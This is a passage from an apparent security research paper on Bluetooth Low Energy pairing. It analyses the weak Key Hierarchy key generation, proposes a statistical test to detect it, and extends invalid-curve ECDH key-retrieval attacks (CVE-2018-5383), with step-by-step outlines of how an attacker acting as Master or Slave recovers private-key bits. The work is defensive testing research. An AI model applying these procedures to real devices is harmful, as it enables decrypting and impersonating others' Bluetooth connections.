- Keys are generated using a **Key Hierarchy** mechanism.

As there is not much to say about random number generation at a protocol's level,[6] the **Key Hierarchy** option will be discussed in more details.

This option brings in three new keys:

- **ER**: Encryption Root
- **IR**: Identiy Root
- **DHK**: Diversifier Hiding Key

Furthermore, it defines another parameter called DIV, which serves as an identifier for a bond. In this method, EDIV is the masked version of DIV. The generation itself uses two functions called dm and $d1$. Operator $\cdot|\cdot$ denotes concatenation.

dm takes two arguments: a 128-bit key and a 64-bit value.

$$dm(k, r) = aes_128(k, 0x0000000000000000|r) \mod 2^{16}$$

$d1$ takes three arguments: a 128-bit key and two 16-bit values.

$$d1(k, d, r) = aes_128(k, 0x000000000000000000000000|r|d)$$

The key generation works as follows:

6. Other than generic statements like "It should be cryptographically secure"

— Generate DIV (16 bits) and Rand (64 bits);
— Compute $LTK = d1(ER, DIV, 0)$;
— Compute $CSRK = d1(ER, DIV, 1)$;
— Compute $IRK = d1(IR, 1, 0)$;
— Compute $DHK = d1(IR, 3, 0)$;
— Compute $EDIV = DIV \oplus dm(DHK, Rand)$.




Fig. 3. Summary of the Key Hierarchy generation method

Figure 3 shows the key generation in LE Legacy Pairing. It summarizes the various elements involved as well as their size. It also shows that the IRK is static per device. Even without using the Key Hierarchy method for generating keys, the IRK must be unique: if two devices have paired with the same slave device, they must know the IRK that the slave uses in its advertising messages, hence the unicity.

4.2 LE Secure Connections

In LE Secure Connections, devices exit the Pairing process with a shared LTK. Only the CSRK and IRK are generated as part of the Bonding procedure and exchanged over an encrypted link.

The CSRK and IRK can be generated using the same processes as in Legacy Pairing: either using random generation or using the Key Hierarchy method. In the latter case, it uses the exact same keys, elements and algorithms as in Legacy Pairing.

As explained in section 2.3, all pairing methods of LE Secure Connections start with an ECDH key exchange over curve P-256. After this key exchange, both devices share the Diffie-Hellman Key: **DHKey**. This key is used to generate the LTK using two random numbers and the device addresses of the master and slave.

The random numbers and device addresses are transmitted over the BLE link, no matter which Pairing procedure involved (even OOB). This means that if an attacker is able to eavesdrop the communication and gains knowledge of the private key used by a device during the ECDH exchange, he will be able to retrieve DHKey and therefore the LTK derived by both devices. This is a desired property of BLE communications (from Bluetooth SIG's point of view) to enable debugging encrypted communications with knowledge of one of the used private keys and a capture of the pairing. The specification mentions that devices may implement a Debug mode, in which a default Debug keypair [7] is used for the ECDH exchange and implements exactly this feature.

5 Analysis of the Key Hierarchy generation

This section studies the Key Hierarchy generation method and determines a testing procedure to verify if a device uses it.

5.1 Issues with Key Hierarchy

The problem with this generation scheme is the lack of possible keys: LTK and CSRK are generated by encrypting a changing 16-bit value (DIV) with a 128-bit static key (ER). As described in section 4:

$$LTK = aes_128(ER, 0x000000000000000000000000|DIV|0)$$

$$CSRK = aes_128(ER, 0x000000000000000000000000|DIV|1)$$

7. This keypair is standardised and can be found in the specification.

There is no overlap between possible LTKs and CSRKs for a device due to the last bit of the cleartext which is fed into the AES, that changes depending on the key to generate. This means that a given device (thus a given ER) can generate only 2^{16} LTKs and 2^{16} CSRKs with this method. More precisely, for a given ER, a device can generate only 2^{16} (LTK, CSRK) key pairs.

This brings two issues: first, when a device pairs with a lot of devices, there is a high probability that two devices will derive the same LTK or CSRK. The birthday paradox indicates that if a device performs 302 pairings, there is a 50% chance that it will generate twice the same DIV, meaning that it will generate twice a given LTK and CSRK.

Second, this also means that if an attacker has access to a vulnerable device for long enough, he can pair it multiple times and enumerate all possible LTKs and CSRKs. Knowing the possible LTKs means that an attacker could decrypt all the past and future connections [8] for which the device has acted as a slave and used a bond. This would enable an attacker to decrypt communications **even without assisting to the Pairing procedure**, which is a significant change compared to existing results on BLE communication security. Knowing the possible CSRKs means that an attacker could sign data and impersonate one of the two devices of the bond. Alternatively, compromising ER of a given device one way or another would allow an attacker to generate all LTKs and CSRKs that would be generated by a device, for the same results.

The root of the issue here is that DIV is 16 bits, hence does not provide enough diversification in the generated keys. As the problem affects the Key Generation step, it is agnostic of the Pairing procedure used for a given Pairing mode. Putting DIV to a larger value (e.g. 127 bits, considering the one-bit switch between CSRK and LTK) would eliminate this issue, but is not possible with the current standards due to message formats.

Devices that use the Key Hierarchy generation algorithm for either Legacy Pairing or LE Secure Connections should change to the first proposed scheme which is random generation. Even though this problem affects both Legacy Pairing et LE Secure Connections, the impact is higher for the former as the LTK is also generated this way.

It should be noted that this issue is likely known by the Bluetooth SIG. In the current version of the specification (v5.2), the key generation procedures are discussed in Vol. 3, Part H, Appendix B., Paragraph 2.2: *"This method [Key Hierarchy] provides an LTK and CSRK with limited*

8. BLE does not offer the Forward Secrecy property

amount of entropy because LTK and CSRK are directly related to EDIV and may be less secure than other generation methods. To reduce the probability of the same LTK or CSRK value being generated, the DIV values must be unique for each CSRK, LTK, EDIV, and Rand set that is distributed."

5.2 Detecting the implementation of the Key Hierarchy generation method

In many cases, BLE devices are closed-source and their code cannot be audited. Even when the BLE stack is open-source, the information regarding the security settings and parameters is not accessible. Thus, there exists no generic approach to straightforwardly determine if the cryptographic material has been generated using a **Key Hierarchy** scheme. This section will provide a testing method applicable even for black-box devices to determine which key generation scheme is used. An important assumption is however made here regarding the key generation methods. It is assumed that the key generation scheme used is whether the **Key Hierarchy** or the random generation, given as examples in the standard.

First approach The main idea is to try to determine the size of the key space on the tested device by collecting CSRKs and LTKs it generates when performing successive pairings. If the **Key Hierarchy** generation method is implemented, it will allow to generate only up to 2^{16} different keys. A random generation of a 128 bit key will provide keys in a 2^{128} key space. Therefore, if after collecting $2^{16} + 1$ LTKs no collision is found, it means the other key generation method is used. However, if a collision occurs, this approach is inconclusive as a small probability exists that the collision is random.

Repeatingly pairing two devices has a non-negligible temporal cost as each pairing implies an update of the BLE state machine and the management of bonds for the slave device. Manual empirical tests on devices have shown that the pairing process is conducted rather quickly ($<$ 1sec). However, erratic behavior [9] can sometimes occur, introducing a longer waiting time required between two pairings. In order to roughly estimate the time necessary to perform the test, it seems reasonable to consider that the delay between two successive pairings ranges between 1

9. Typically, pairing process has been found to be interrupted by the slave device for no apparent reason when one pairing process was done too close to another.

and 10 seconds.[10] Based on those timings, enumerating $2^{16}+1$ LTKs and CSRKs for a device would take between 65537 and 655370 seconds, which corresponds respectively to 18h 12min and 7d 14h 3min.

Generalizing the approach The outcome of the first approach shows that testing for collisions for determining the key space raises a confidence question regarding the result of a test campaign. Indeed, if no collision if found after observing more than the entire smallest key space, there is a 100% confidence that the key generation method is not the vulnerable one. If only a subset of the key space is observed, this confidence decreases. On the other hand, if a collision is observed, the generation method can be either the **Key Hierarchy** or the random generation. Increasing the number of observations will also increase the probability of witnessing a random collision.

As such, the number of observations is a key parameter for estimating the efficiency of the test, by maximizing the probability of detection while minimizing the required testing time. In what follows, the formalization of this decision problem is proposed in order to provide a theroretical basis which can be used to tune the testing parameters in order to adapt the testing efficiency to the operational testing conditions (number of devices to test, total testing time available).

Estimating the test efficiency The following propositions are established:

T: the test is positive

$\overline{T}$: the test is negative

V: the device is vulnerable; it employs the **Key Hierarchy** generation mechanism.

$\overline{V}$: the device is not vulnerable; it does not employ the **Key Hierarchy** generation mechanism.

By hypothesis, a device that does not use **Key Hierarchy** will use the random generation, which yields 2^{128} possible keys. This also means that $P(V)+P(\overline{V})=1$.

The question that naturally arises is how to interpret the result of the test: what does it mean that T is true or false regarding the tested device's key generation method? The quantities of interest are therefore the True Positive rate $P(V|T)$, the False Positive rate $P(\overline{V}|T)$, the False Negative rate $P(V|\overline{T})$ and the True Negative rate $P(\overline{V}|\overline{T})$.

10. On some devices, additional steps are required to put them in pairing mode, in which cases this timing may change.

Using Bayes theorem, we can develop:

$$P(V|T) = \frac{P(V)P(T|V)}{P(V)P(T|V) + P(\overline{V})P(T|\overline{V})}$$

$$P(V|\overline{T}) = \frac{P(V)P(\overline{T}|V)}{P(V)P(\overline{T}|V) + P(\overline{V})P(\overline{T}|\overline{V})}$$

and

$$P(\overline{V}|T) = 1 - P(V|T)$$

$$P(\overline{V}|\overline{T}) = 1 - P(V|\overline{T})$$

Collision probabilities can be determined with the birthday paradox. To simplify notations, the function b is introduced to compute the probability of collision when taking at random t elements out of n:

$$b(t, n) = \left(\frac{n-1}{n}\right)^{\frac{t*(t-1)}{2}}$$

It is possible to know the probability to get at least one collision in t attempts knowing that a device can generate $n_0 = 2^{16}$ and $n_1 = 2^{128}$ keys respectively:

$$P(T|V) = b(t, n_0) = b_0(t)$$

$$P(T|\overline{V}) = b(t, n_1) = b_1(t)$$

After applying those values in the equation of $P(V|T)$, then substituting $P(\overline{V})$ with $1 - P(V)$:

$$P(V|T) = \frac{b_0(t) * P(V)}{b_0(t) * P(V) + b_1(t) * (1 - P(V))}$$

After applying those values in the equation of $P(V|\overline{T})$, then substituting $P(\overline{V})$ with $1 - P(V)$:

$$P(V|\overline{T}) = \frac{(1 - b_0(t))P(V)}{(1 - b_0(t))P(V) + (1 - b_1(t))(1 - P(V))}$$

The probability of encountering a vulnerable device $P(V)$ is unknown and therefore a definitive answer is out of reach, however those functions can be studied with $P(V)$ varying from 0 to 1. The functions $f1$ and $f2$ are defined over the interval $[0; 1] \times [2; 65535]$, using the equations of $P(V|T)$ and $P(V|\overline{T})$ respectively:

$$f1(p,t) = \frac{b_0(t)p}{b_0(t)p + b_1(t)(1-p)}$$

$$f2(p,t) = \frac{(1-b_0(t))\,p}{(1-b_0(t))\,p + (1-b_1(t))\,(1-p)}$$

If the test were perfect, it would always discriminate vulnerable devices from non-vulnerable ones. Using the previous notations, it would mean that $f1(p,t) = 1$ and $f2(p,t) = 0$.




Fig. 4. Evolution of $f1(p,t)$ and $f2(p,t)$ depending on the number of trials

Figure 4 shows the impact of the number of trials on the expected accuracy of the test. Nothing significant can be seen at this scale regarding the evolution of the True Positive rate: if the test is positive then it means with near certainty that a device is vulnerable. What can be noticed instead is the variation of the False Negative rate. It still depends a lot on p, but choosing a large enough number of trials can reduce a lot the expected number of False Negative, hence the number of devices which are misclassified as not vulnerable.

Table 2 summarises some threshold numbers for several values of t. The first two columns provide a condition on the proportion of vulnerable devices p to get more than 99% of True Positive results (the lower the better) and less than 1% of False Negative results (the higher the better). The last two columns display the expected rate of True Positives and False Negatives under the assumption that there are 10% devices vulnerable.

The green curves in figure 4 represent the False Negative rate relatively to the proportion of vulnerable devices. It becomes sharper with an

	f1(p, t=N) >= 0.99	f2(p, t=N) <= 0.01	f1(0.1, t=N)	f2(0.1, t=N)
N=10	$p >= 1.907 * 10^{-32}$	$p <= 1.001 * 10^{-2}$	≈ 1.000	$9.994 * 10^{-2}$
N=100	$p >= 1.980 * 10^{-32}$	$p <= 1.078 * 10^{-2}$	≈ 1.000	$9.340 * 10^{-2}$
N=300	$p >= 2.633 * 10^{-32}$	$p <= 1.963 * 10^{-2}$	≈ 1.000	$5.307 * 10^{-2}$
N=500	$p >= 4.265 * 10^{-32}$	$p <= 6.347 * 10^{-2}$	≈ 1.000	$1.629 * 10^{-2}$
N=700	$p >= 7.292 * 10^{-32}$	$p <= 2.969 * 10^{-1}$	≈ 1.000	$2.651 * 10^{-3}$
N=1000	$p >= 1.454 * 10^{-31}$	$p <= 9.538 * 10^{-1}$	≈ 1.000	$5.440 * 10^{-5}$
N=2000	$p >= 5.816 * 10^{-31}$	$p <= 1 - \epsilon$	≈ 1.000	$6.290 * 10^{-15}$

Table 2. Summary of results regarding f1 and f2; with $\epsilon < 10^{-3}$

increasing number of trials. Optimizing the efficiency of the test becomes equivalent to choosing a value of t such as the False Negative rate is minimized and ideally independently from the value of p. The ideal green curve would be a straight line from (0,0) to (1,0). The problem can then be translated to a tradeoff between the number of trials and the minimization of the area under the green curve. In this case, this can be done by taking the definite integral of $f1$ and $f2$ over p. The functions $F1$ and $F2$ are defined:

$$F1(t) = \int_0^1 f1(p,t)dp$$

$$F2(t) = \int_0^1 f2(p,t)dp$$




Fig. 5. F1(t) and F2(t) for $t \in [2; 2000]$

Figure 5 shows the evolution of the area under both curves with the number of trials, here varying from 2 to 2000. The curves remain flat from 2001 to 65536 trials, not shown here. This validates the observations made from Figure 4. Furthermore, it shows that the False Negative rate improves a lot with the number of trials at the beginning, then improves only marginally after that.

Overall, this shows that choosing a number of observations comprised between 500 and 1000 will result in an interesting tradeoff between temporal cost and test efficiency. The choice of parameters is ultimately a compromise between the time needed for the test and the desired precision. Furthermore, it can be deduced that between the naive test of $2^{16}+1$ pairings and 1000 pairings, the difference in accuracy is neglectable whereas the temporal cost difference is significant.

The numeric values and graphics in this section have been generated with SageMath [10]. The script to compute all the elements presented can be found in Appendix A.

6 Issues with the ECDH key exchange

This section will detail the work of Biham et al. [22] and the improvements of Cremers et al. [27]. It will introduce the need to study an overlooked element in those papers which is the key retrieval scenario. After defining it and discussing it in depth in the context of BLE, testing procedures are proposed to verify that implementations are not affected by this problem.

6.1 Previous Work

Biham et al. [22] studied the use of ECDH in SSP and LESC. They noticed that in the exchange, both devices send their full public key: the X and Y-coordinate of their public point. However, in the authentication process only the X-coordinate is verified, which means that an active attacker can change the Y-coordinate without affecting the authentication property of the Pairing procedure used.

Their attack consists in changing the Y-coordinate to 0 to reduce the number of possibilities DHKey can take. They have imagined two versions of this attack: one where they only affect the key exchange and has a 25% chance of success and another where they affect the key exchange and all subsequent messages which has a 50% chance of success. In both cases, the principle remains the same. The question that arises naturally is: what happens when an attacker can change the Y-coordinate?

As usual in ECDH, DHKey is generated by multiplying a device's private key with the peer's public key. When multiplying the point $(x, 0)$ with any private key the result will be $(x, 0)$ (the same point) or a specific point of the curve called **Point at infinity** P_∞.




Fig. 6. Attack proposed by Biham and Neumann

The attack they proposed is depicted in figure 6. At the end, the master has derived $DHKey_m = (x_s, 0)$ or P_∞ and the slave has derived $DHKey_s = (x_m, 0)$ or P_∞ Therefore, there is a 25% chance that both devices agree on DHKey being P_∞,[11] in which case the attacker also knows it hence he will be able to retrieve the LTK generated. For more details about the rules of addition over elliptic curves that make this attack possible, one could refer to an article [35] published shortly after the original paper.

It should be noted that changing this coordinate invalidates the point: it is no longer on the chosen curve and this can be detected by the implementation. Another finding of Biham et al. was that some implementations did not implement this verification and were vulnerable to this attack. Also, to be successfully conducted this attack requires the two devices to be vulnerable. If one target implements the verification, then the pairing won't complete. This was given the CVE identifier 2018-5383 and published during summer 2018. Since then, the specification explicitly mentions that the ECDH public key must be validated for successfully completing the Pairing.

11. It was determined by the researchers that the memory representation of this value was 0 on the studied implementations.

Cremers et al. [27] built up on this result using the automatic security protocol prover Tamarin [11]. Their implementation found the same attack. It also found that when only one device is vulnerable, it is possible to break the authentication property of the Pairing procedure. Here is a quick outline of their attack:

1. The attacker replaces the Y-coordinate of the public key of the protected device by 0 but transmits the unmodified public key of the vulnerable device;
2. Both devices will complete the Pairing procedure without problem;
3. When the pairing ends, both devices will have unmatched DHKey;
4. The attacker then takes the place of the protected device by guessing the value of DHKey of the victim, it has 50% of success;
5. If successful, the protected device will notice a different DHKey and disconnect; the victim device will be connected and paired with the attacker.

Cremers et al. also found that in case of a static ECDH key, a vulnerable device is susceptible to a key retrieval attack. The specification has slightly changed between versions 5.0 and 5.1: requirements regarding public key validation are more precise in order to prevent these types of attacks. The reader will find the paragraph on the validation of received public keys in Vol 3, Part H, section 2.3.5.6.1 of the specification. The section detailing the private key renewal requirements is in Vol 3, Part H, section 2.3.6. In the latest version of the specification, it is mentioned that the received public key must be verified against the curve equation and that the private key should be rotated in the worst case every 8 pairing attempts.

Both research efforts brushed off the key retrieval scenario by mentioning that almost all devices did re-generate their keypair at each pairing attempt. However, during our observation of BLE devices, it was found that some embedded devices do not follow the specification and keep the same keypair for longer than specified. Therefore, the key retrieval scenario cannot be completely overruled and deserves to be studied.

6.2 Studying the complexity of key retrieval in BLE

In the context of elliptic curves, key retrieval is a type of invalid curve attack which has been described first by Biehl et al. [21] and developed by Antipa et al. [17]. This type of vulnerability has already been found in two TLS implementations [31], leading to a private key compromise when TLS_ECDH_* cipher suites were used by the server.

The generic idea behind this attack is that an attacker will send invalid points to an oracle, which will multiply those points by a constant secret value. The attacker can retrieve the result of this computation and compute the secret little by little. In the attack proposed by Biham et al. [22], replacing the Y-coordinate of the two public keys with 0 is a way of constructing two points which will generate each a group of order 2. This is another way to explain the 25% chance of success of their attack.

To retrieve the private key, an attacker needs to generate multiple points $p_0, p_1, p_2, \ldots$ which will generate groups of order $n_0, n_1, n_2, \ldots$. For one generated group, knowing which point was computed by the target device is equivalent to knowing the private key of the target device modulo the order of the group. For example, retrieving the computed key after sending the point $(x, 0)$ is equivalent to knowing the private key of the target modulo 2. The Chinese Remainder Theorem states that that when we retrieve a number s modulo $n_0, n_1, n_2, \ldots n_i$, it is possible to compute $s \mod N$, with $N = lcm(n_0, n_1, n_2, \ldots n_i)$ (the least common multiple). In particular if all n are relatively prime, we have $N = \prod_{j=0}^{i} n_j$. If an attacker retrieves enough moduli such that N is greater than the order of the curve used, then it is possible to completely retrieve the private key of the target.

The process for generating interesting invalid points and retrieving the complete private key from an oracle has already been developed in several publications [17, 21, 31]. The oracle is a way to retrieve the private key modulo a single n. By making several calls to the oracle with different n, it is possible to retrieve the complete private key. Next section will demonstrate how it is possible to build such an oracle from a vulnerable Bluetooth Low Energy device and discuss the cases of a master and slave device.

Figure 7 shows the scenario needed to perform this attack. Again, as in the key enumeration against the insecure **Key Hierarchy** generation method, an attacker needs to have access to a device for a certain amount of time and to be able to perform many pairing attempts with it.

Figure 8 depicts the pairing process in LE Secure Connections. Beyond the steps of identification and key exchange, the exact messages exchanged for authentication depend on the Pairing procedure used (JustWorks, Passkey Entry, ...). After those messages, the Pairing procedure ends with an exchange of messages of type **PairingDHKeyCheck** which are used, as the name suggests, to verify that DHKey derived at both ends of the connection matches.




Fig. 7. Outline of the Key Retrieval process

In the studied case, one end of the connection is malicious and tries to retrieve the private key of the other device. What can be seen in Figure 8 is the asymmetry between the Master and Slave roles: the Master initiates the exchange of DHKeyCheck messages, while the Slave only answers to the Master.

In the easiest case, the attacker poses as a Slave and wants to retrieve the private key of the Master modulo n.

1. The Slave sends a point which generates a subgroup of order n;
2. The Slave receives the PairingDHKeyCheck sent from the Master;
3. The Slave aborts the Pairing procedure;
4. The Slave computes offline which subgroup element was used to generate the DHKey computed by the Master and which produces the gathered PairingDHKeyCheck value.

Therefore, to get the information of the private key modulo n, the attacker needs **1** pairing attempt and **n-1** offline computations by posing as a Slave.

In the opposite case, the attacker poses as a Master and wants to retrieve the private key of the Slave. Note that in this case, the attacker




Fig. 8. Overview of the Pairing procedure in LE Secure Connections

has to guess values that produce a correct Master PairingDHKeyCheck in order to receive the Slave PairingDHKeyCheck value. This process is outlined as follow:

1. The Master sends a point which generates a subgroup of order n;
2. The Master takes the first element of the subgroup and sends a matching PairingDHKeyCheck;
   — If the Slave answers (i.e. the Pairing completes), the Master stops;
   — Else, the Master restarts the Pairing process using the same point and uses the next element in the subgroup.

Therefore, to get the information of the private key modulo n, the attacker needs in the worst case **n - 1** pairing attempts and as much offline computations by posing as a Master.

Hence, if a BLE device does not verify the public key received in LE Secure Connections and does not renew it's key material frequently (as mandated by the standard), it is possible for an attacker to retrieve

partially or completely the ECDH private key, depending on the role of the victim device and the number of pairing attempts performed. It has been shown how to use both a Slave and a Master as an oracle in order to finally retrieve information about this private key. In order to evaluate the exact cost of this attack, one would need more informations about the target role, the time between two pairing attempts and decide of a tradeoff regarding the amount of computation to do offline and the number of pairing attempts.

This does not represent a new vulnerability, but extends the work of Biham et al. [22] and Cremers et al. [27] by studying the impact of CVE-2018-5383 in other scenarios. Devices must check the public key received and not perform computations based on invalid ones. Furthermore, it is a good practice, in the case of BLE to regenerate the keypair regularly, ideally at each new pairing attempt Finally, imposing a delay between too many pairing attempts, either successful or failed, could prevent this type of attacks.

All those recommendations are clearly identified as mandatory in the latest versions of the Bluetooth specification.

6.3 Testing for ECDH keypair renewal

The specification mentions in Vol 3, Part H, paragraph 2.3.6 that devices should regenerate their keypairs every 8 pairing attempts in the worst case. Hence, if a device has kept the same public key during 9 successive pairings, then it most likely does not follow this line of the specification. Despite being a non-compliance to the standard, this element alone does not endanger communication security with regards to the considered attacker models.

In order to perform this test, it is just necessary to actually initiate several legitimate pairings and check when the public key changes.

6.4 Testing the validation of ECDH public keys

A testing methodology is described for determining if a target device is vulnerable to CVE-2018-5383 in [22]. A Bluetooth stack is modified so as to allow using invalid ECDH keypairs and is used in order to perform several pairing procedures with various devices. If the pairing succeeds it means that the device does not verify the validity of the public key and is therefore vulnerable.

The Bluetooth SIG has recently opened its test criterias, among which a test procedure for the validation of public keys. The drawback of the

described method is that it only ensures that a device does not accept a public key having a Y-coordinate at 0. The problem of this type of test is already addressed by Biham et al. [22] and they propose to choose invalid points of small order (e.g. 3) for testing devices. However, SIG's approach does not test with high confidence for invalid points whose coordinate is different than 0.

Another problem is that when testing a Slave device, some targets do not immediately reject a public key. In this case, one has to guess the value of DHKey that has been derived by the Slave in order to try to complete a successful pairing. This guess has only one chance over the order of the generated group to succeed, for example it has a 33.33% chance of success when providing a point which generates a group of order 3. The implication is the following: when an invalid public key is used and the slave has rejected the pairing at the DHKeyCheck step, it is impossible to distinguish if the rejection cause was an invalid public key or if it was a wrong guess for DHKey. For this reason, multiple pairing attempts are needed to have a higher confidence that a slave has rejected pairing because it truly verifies the public key.

It should be noted that there exists a Proof of Concept to test the presence of the vulnerability in Bluetooth Classic devices. This proof of concept is included in the framework InternalBlue [16] and requires the instrumentation of a Nexus 5 phone. In addition of being specific to Bluetooth Classic, it only supports Master mode, hence is unable to test Master devices.

7 Implementation and test results

This section will describe the choices made to implement the two tests aforementioned.

7.1 Existing implementations

On an implementation level, BT and BLE define two entities:

- The Controller, which handles the radio link and some other procedures;
- The Host, which gives orders to the Controller and implements higher-level protocols.

Both components communicate through the Host-Controller Interface (HCI). In Bluetooth Low Energy, it is easier to perform tests about the pairing process (relatively to Bluetooth Classic) for one main reason: the

pairing process is implemented completely by the Host, while in BT it is mainly implemented by the Controller.

Open-source BLE Host stacks include Linux's stack BlueZ [4], Android's stack Fluoride [9], Mynewt's stack NimBLE [1] for embedded devices and Zephyr project's stack [13] also for embedded devices.

Though those projects are interesting when the goal is to develop a BLE-enabled device, in order to test their security the framework Mirage [6] is more suited. It enables to develop new tests and applications in Python, thus to iterate quicker. Also, it interfaces with many type of devices natively. When performing tests about the Pairing and Bonding processes, the ideal case if to interface directly with a BLE chip using the HCI protocol, which is exactly what Mirage enables.

7.2 Testing for the Key Hierarchy generation method

In order to test the Key Hierarchy generation method, one has to bond many times with a device to observe the keys generated.

Perform multiple bondings with a device To bond with a device, one always has to perform an entire pairing attempt first In order to automate the pairing process, not all devices have the same abilities. In some cases, it is needed to instrument a device to pair it with another one or to put it in pairing mode. Rather than trying to provide an exhaustive list, different types of devices will be discussed.

First, some devices require no instrumentation at all: they advertise themselves and accept connections automatically. In this case, one only has to scan, connect, pair then disconnects as many times as needed to perform the test. This approach can be applied to test various BLE stacks, where it is possible to develop its own application using a provided API. Some commercial devices also exhibit this behavior.

In other cases, the device needs a user confirmation to accept a pairing attempt. This is the case, amongst others, of smartphones, whose leading operating systems at the time of writing are Android and iOS. To study phones, the application nRFConnect may be used to work more easily with BLE. With it, it is possible to put a device into advertising and connectable mode: it will accept connections and pairing requests (upon user confirmation). In order to automate the pairing accept, one has to send touch events to a device. In the case of Android, it is possible to send touch events using Android Debug Bridge and shell commands, as explained in [2]. For iOS, the authors are not aware of a similar way to

send touch events. Alternatively, one could replicate the approach used by Markert et al. [36] where they used a mecanical robot for this.

Other devices such as smartwatches may also need a user confirmation (e.g. physical keypress) to accept pairings. In addition, some devices must be put into pairing mode for each attempt, using dedicated buttons or combination of buttons. In those cases using a mecanical approach may be the least intrusive way to automate the pairing process, however no general rule can be given here.

Overall, the way a device is instrumented will also impact the performance of the test. If several actions are needed to perform one pairing, it will slow the testing process as much.

Performing multiple pairings on a controlled device In order to study the efficiency of the proposed test, it was chosen to use a controlled device. This device is a BLE Nano 2 from RedBear, based on the nRF 52832 chipset. The firmware used was a custom version of Mynewt's NimBLE. The example application 'bleprph' was installed, configured with Pairing and Bonding support. This implements the first case discussed: the device advertises itself automatically, no inputs are needed to put it into pairing mode or to make it accept the pairing.

